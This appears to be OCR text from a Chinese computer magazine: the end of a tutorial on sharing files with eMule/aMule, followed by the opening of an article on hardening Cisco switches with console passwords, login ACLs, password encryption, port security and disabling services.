


图 4

三、利用eMule（电驴）共享你的文件

比较而言用eMule共享文件简单了不少，因为eMule没有类似制作torrent文件的过程。

1.基础知识

(1)高ID、低ID

其实任何一个P2P软件都有这个概念，只是电驴首先向用户提出而已。

高ID：一个高的ID表示在选项→连接所选的端口(默认值 4662) 是开放的且能直接连接的。

低ID：一个低的ID表示端口是阻塞的或不能抵达的。这可能由防火墙引起，路由器或代理服务器等。

获得低ID的用户只可以和高ID用户连接，获得高ID的用户可以和任何用户连接。比较而言高ID获得下载的机会就大咯。




图 5

(2)QR值

在搜索来源时eMule客户端会显示一个QR:[x]。QR示表等候顺序，它指出你在远端来源的排队顺序，显然一个低的值是最好的。而QR值是通过你的累计上传、下载比例并结合源的比例计算出来的。

2.amule

电驴在Linux下的版本为aMule，在Windows下的版本为eMule。可以在**http://www.amule.org**上下载到最新的amule。

需要安装的软件包aMule、wxGTK、wxBase。解压后编译源码安装即可（如图8）。

```
./configure
make
make install
```




图 8

3.共享文件

（1）打开选项→目录修改存放文件目录和临时文件目录。

（2）单击共享文件。这里可以看到所有你共享的文件。

（3）在文件名上点右键，弹出菜单中选择拷贝ED2K连接到剪贴板(如图9)。




图 6

（4）将连接复制给你的朋友们，简单吧。

【文中所涉及的软件光盘中有所提供。软件如下：aMule—2.0.3.tar.gz、wxBase—2.4.2.tar.gz、wxGTK—2.4.2.tar.gz、BitTorrent—4.1.6.tar.gz】




图 9

作者在论坛上看到**月之恨**读者的需要，便萌发了写此文的念头。本文从原理出发，用尽量简单的步骤让大家能够快速的共享自己的文件，非常的实用。其实多学习如何搭建服务器，让我们对很多原理性的知识会掌握得更牢固些。欢迎各位读者积极点播文章，我们会努力挑选优秀的文章奉献给大家。




图 7

这期“Offices38 线”给大家带来两篇文章，一篇是教大家安全配置交换机，有志当网管的“青年志士”可不要错过哦；另外一篇是向大家报导一下从善后的“禽兽”如何“捍卫安全”，希望老喜欢用木马入侵的朋友们也不妨来试试木马的“安全防御”功能哦！

网络设备打造安全网络环境——交换机篇

EvilAngel

在网络猎手横行的今天，安全已是各大公司首要探讨的问题。通常企事业的内部网络大多都有这么一个基本的假设：外部所有人都是不可信任的，而在内部的所有人都是可以信任的。而大多的网络设计者也应用了这个设计理念。而在实际的网络环境中，有高达80％的越权行为都是来自内部。现在的防火墙在对付外来数据包的同时，却放过了来自内部网络的主要威胁。今天我就针对内网一些普遍存在的安全隐患来说说交换机配置须注意的几点，本文只涉及到交换机的设置，想了解其它设备请参照相关文章。

总的来说交换机安全分为两个部分，一是控制层面的安全，建立健全的管理制度，保证设备的物理安全，如果设备被人偷走了，也就提不到以下涉及的安全配置；二是数据层面的安全，使用ACL等技术手段、VLAN技术等辅助应用系统增强网络的整体安全。

以下主要以Cisco二、三层交换机为例，涉及到中小型网络的核心层交换机及工作组交换机的安全配置，配置命令和你的交换机所运行的系统版本有一定的差别，请参见随机手册。

首先，保证交换机的物理安全。这也是控制层面的安全，建立健全的管理制度，保证设备的物理安全。对于工作组交换机，由于网络拓扑结构的限制，工作组交换机会出现在一些公共场所，建议配置console密码后断掉数据线，配置console密码：

```
#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
(config)#line console 0
(config-line)#password EvilAngel
(config-line)#login
```

防止未授权用户远程登录。交换机同我们的服务器系统一样，须要进行维护及升级、打补丁。虽然远程终端给网管带来了极大方便的同时也存在着潜在的威胁，建议交换机只允许网管登录，我们用标准访问控制列表来实现：

```
(config)#access-list 88 permit 172.16.1.254 0.0.0.0
(config)#line vty 0 4
(config-line)#ip access-group 88 in
```

假设本子网管理员地址为（静态）172.16.1.254，建立标准访问列表88禁止其它不合法登录设备，只允许172.16.1.254这个IP登录vty接口。

当然我们须要给他一个强壮的密码（为了本文可读性密码被简单化了），配置特权密码为NoHack、远程登录密码为cisco：

```
(config)#enable secret NoHack
(config)#enable password hack
(config)#line vty 0 4
(config-line)#password cisco
(config-line)#login
```

为密码加密在特权模式运行：“service password-encryption”（去除引号），否则除Secret密码外其它显示为明文（如图1），如果有不怀好意的人得到设备配置文件（一般配置文件会保存在TFTP服务器上），后果不堪设想。

有人说了，你以为只用个访问列表过滤登录的IP、加密密码就可以阻止别人的登录吗？当然不是，为了避免非管理员拿设备（比如笔记本电脑）连接到网管所在接网口上改变自己的IP地址而登录设备配置。我们也可以在接入交换机接口上设置一个接口对应一个MAC地址，违反规则关闭此接口（这是一个19系列的工作组交换机）：

```
ip name-server 0.0.0.0
enable secret 5 $sdf$6978yhg$jnb76sd
enable password cisco
line con 0
 login
 transport input none
           password EvilAngel
line aux 0
line vty 0 4
 login
 password cisco
```

图1 明文显示的密码

```
(config-if)#port security max-mac-count 1
(config-if)#porti security action shutdown
```

以上的命令是，在此接口上交换机只可以学到一个MAC地址，如果有其它MAC数据到达此接口时，他的动作是关闭这个接口，直到管理员在此接口上运行no shutdown命令；还可以让一个IP地址对相一个MAC地址。当然，也可以在每个接口上静态配置每个接口绑定一个MAC地址，使用户不能改变IP地址，我们将在后面介绍。

记得学习安全的朋友常说一句话是，“最少的服务＋最小的权限＝最大的安全”。我们的交换机也是一样，也应该相应停掉不必要的服务，在这我们只介绍几个，详情参照随机手册：

```
(config)#no service finger
(config)#no service tcp-small-servers
(config)#no ip http server
(config)#no ip domain-lookup
(config)#
```

建议在不必要的端口上关闭cdp信息，如果它存在的话，未授权用户入侵网络登录设备可以用类似“show cdp neighbors”等命令来查看相邻设备信息（如图2）。

```
C3550CER#show cdp neighbors

Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
S -Switch, H - Host, i - IGMP, r - Repeater
Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
RC1000-02           Fas0/1          168          R        1003       1
RH32-01             Fas0/2          168          R        2505       3
```

图2 show cdp neighbors 查看相邻设备信息

看上图可以清楚的看见Fas0/1接口连接着一台1003的路由器，名子是RC1000-02，而在Fas0/2接口上连接着一个Cisco2505的路由器名子为RH32-01。

配置过Cisco的网络设备的朋友一定知道，无论是交换机还是路由器、防火墙虽然他有telnet密码验证，但由于国内的网络拓扑结构原因，他是很容易被监听的。当得到登录设备的权限，就算不知道“enable”密码，也可以运行具有“破坏性”的命令，如show version查看设备版本信息、show ip route显示当前设备路由表，show vlan等命令，如图3、图4所示。

